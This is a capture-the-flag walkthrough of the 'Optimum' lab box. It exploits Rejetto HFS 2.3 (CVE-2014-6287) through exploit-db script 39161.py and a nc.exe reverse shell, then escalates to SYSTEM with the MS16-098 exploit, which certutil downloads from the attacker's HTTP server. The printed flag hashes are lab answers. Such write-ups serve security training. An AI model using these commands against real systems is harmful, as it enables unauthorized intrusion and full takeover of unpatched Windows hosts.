Optimum
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. The only port,80, serves an HttpFileServer (HFS) 2.3, a file server with a well-known public RCE (Rejetto HFS 2.3.x). Asearchsploitexploit (39161.py), after tweaking IP/port and serving annc.exeover HTTP, yields a shell askostas(user). The host is an unpatched Windows Server 2012 R2:windows-exploit-suggestercross-referencessysteminfoand proposes MS16-098 (RGNOBJinteger overflow). We upload the41020.exebinary withcertutiland run it →NT AUTHORITY\SYSTEM.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, which hints at the OS (≈64 Linux, ≈128 Windows).
ping -c 1 10.10.10.8
64 bytes from 10.10.10.8: icmp_seq=1 ttl=127 time=112 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A first full TCP scan (SYN, --min-rate 5000) leaves a single open port, 80:
nmap -sS -n -Pn -p- --min-rate 5000 --open 10.10.10.8
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 127
We run version detection and default scripts (-sCV) against it. Here's the clue that defines the box:
extractPorts, a .zshrc function, boils the -oG file down and leaves the port on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.8
Open ports: 80

Ports copied to clipboard
nmap -p80 -sCV 10.10.10.8
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
The service is HttpFileServer (HFS) 2.3, Rejetto's HTTP file server. The version is the key: HFS 2.3.x carries a very well-known public RCE.
TCP 80 - Web enumeration
Before reaching for the exploit it's worth profiling the web. whatweb and Wappalyzer confirm the server and little else (jQuery 1.4.4, nothing exploitable on its own):
whatweb 10.10.10.8
http://10.10.10.8 [200 OK] Cookies[HFS_SID], Country[RESERVED][ZZ], HTTPServer[HFS 2.3], HttpFileServer, IP[10.10.10.8], JQuery[1.4.4], Script[text/javascript], Title[HFS /]whatweb confirms the HTTPServer[HFS 2.3] header and JQuery[1.4.4], nothing else exploitable on its own.


Inspecting the source code reveals nothing relevant:
And a route sweep with dirsearch (excluding 403/404) turns up no interesting resources either:
dirsearch -u http://10.10.10.8/ --exclude-status=403,404
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Target: http://10.10.10.8/

[18:32:51] Starting:
[18:34:11] 200 -  576B  - /favicon.ico
Task Completed
The only hit is /favicon.ico: there are no hidden routes to enumerate.
Web enumeration confirms what we already suspected: the vector isn't a hidden route, but HFS's vulnerable version.
Auth as kostas
HFS 2.3 - Remote Command Execution (RCE)
We look for public exploits for that version with searchsploit:
searchsploit HFS 2.3
Exploit Title                                                      | Path
-------------------------------------------------------------------|------------------------------
HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)        | windows/remote/49584.py
HFS Http File Server 2.3m Build 300 - Buffer Overflow (PoC)        | multiple/remote/48569.py
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasp) | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload     | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)| windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)| windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Exe | windows/webapps/34852.txt
Among the candidates, the Python windows/remote/39161.py is the one we'll use.
There are several RCEs for Rejetto HFS 2.3.x. We use the Python one, windows/remote/39161.py, and copy it to our working directory:
searchsploit -m windows/remote/39161.py
Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
     URL: https://www.exploit-db.com/exploits/39161
    Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
   Codes: CVE-2014-6287, OSVDB-111386
Copied to: /home/krmena/machines/optimum/content/39161.py
The exploit maps to CVE-2014-6287.
A first bare run warns that we must set the local IP and port inside the script:
python2 39161.py
[.]Something went wrong ..!
        Usage is [.] python exploit.py <Target IP address> <Target Port Number>
        Don't forgot to change the Local IP address and Port number on the script
The PoC itself expects the target IP/port as arguments and reminds you to change the local IP/port inside the script.
We edit the script with our attacker IP and listening port:

One detail isn't just configuration: the exploit's payload downloads and runs nc.exe from an HTTP server of ours. So besides the listener, we must serve nc.exe over HTTP. The full sequence:
# 1) copy nc.exe to the directory and serve it over HTTP
cp $(locate nc.exe | head -n 1) .
python3 -m http.server 80
# 2) listener for the reverse shell
sudo rlwrap nc -nlvp 443
# 3) fire the exploit (sometimes it must be run twice)
python2 39161.py 10.10.10.8 80
The HTTP server shows the victim's GET /nc.exe requests, and the shell lands in the listener:
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.8] 49165
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>
The shell lands as kostas. We read the user flag:
type user.txt
57c7281165e97414344735458b3cd051Privilege Escalation to SYSTEM
System recon

sudo -l doesn't apply here (Windows); the pattern on a Windows box with no misconfigured services is to look for a kernel exploit. The first step is the exact OS version, from systeminfo:
systeminfo
Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
System Type:               x64-based PC
Domain:                    HTB
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           ...
Key data: Windows Server 2012 R2 Standard, version 6.3.9600 Build 9600, x64 architecture, HTB domain. The hotfix list is short, a sign of a barely patched system.
We save that output to a local file to feed the tool:
Windows Exploit Suggester → MS16-098

We look up the tool and find it in the AonCyberLabs repo:
We download it with wget:
wget https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/refs/heads/master/windows-exploit-suggester.py
--2025-10-06 19:21:17--  https://raw.githubusercontent.com/AonCyberLabs/Windows-Exploit-Suggester/refs/heads/master/windows-exploit-suggester.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8000::154, ...
Connecting to raw.githubusercontent.com|2606:50c0:8000::154|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 69175 (68K) [text/plain]
Saving to: 'windows-exploit-suggester.py'

2025-10-06 19:21:17 (9.00 MB/s) - 'windows-exploit-suggester.py' saved [69175/69175]
windows-exploit-suggester cross-references systeminfo with a database of known exploits. First download that vulnerability database with -u, which generates an .xls:
python2 windows-exploit-suggester.py -u
ls -l *-mssb.xls
[*] initiating winsploit version 3.3 ...
[+] writing to file 2025-10-08-mssb.xls
[*] done

$ ls -l 2025-10-08-mssb.xls
-rw-r--r-- 1 root root 2093862 Oct  8 17:14 2025-10-08-mssb.xls
Then run it against our file, pointing at the database with --database:
python2 windows-exploit-suggester.py --database 2025-10-06-mssb.xls --systeminfo windowsInfo.txt
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
[+] windows version identified as 'Windows 2012 R2 64-bit'
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
        https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNOBJ Integer Overflow (MS16-098)
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
The version is identified as Windows 2012 R2 64-bit and among the bulletins MS16-098 stands out with its exploit 41020.
Among the candidates, MS16-098 stands out, the 'RGNOBJ' Integer Overflow (exploit 41020 on exploit-db), a kernel-mode driver flaw ideal for this build.
Exploiting MS16-098 (41020.exe)
We download the precompiled exploit binary and stage it for transfer:


We serve it over HTTP from the attacker and download it on the victim with certutil.exe (a living-off-the-land binary that fetches files), then run it:
certutil.exe -f -urlcache -split http://10.10.16.6/41020.exe 41020.exe
41020.exe
whoami
type C:\Users\Administrator\Desktop\root.txt
C:\Users\kostas\Desktop>whoami
nt authority\system

C:\Users\kostas\Desktop>type C:\Users\Administrator\Desktop\root.txt
9f273dbed53873976f6d7e17ab5cf2d0
The exploit elevates the process to NT AUTHORITY\SYSTEM, full control of the box.
Attack chain
nmap (80 HttpFileServer 2.3)
  └─> searchsploit HFS 2.3 → 39161.py (Rejetto HFS 2.3.x RCE)
        └─> edit IP/port + serve nc.exe over HTTP → reverse shell as kostas + user.txt
              └─> systeminfo: Windows Server 2012 R2 6.3.9600 (unpatched)
                    └─> windows-exploit-suggester → MS16-098 (41020.exe)
                          └─> certutil downloads 41020.exe → NT AUTHORITY\SYSTEM + root.txt
Lessons learned
- The service version is half the box. Once
nmap -sCVrevealedHttpFileServer 2.3, the path was set: a specific version of known software almost always has a public exploit. Web enumeration (whatweb, source, dirsearch) served to rule routes out, not to find the vector. - Read the exploit before firing it.
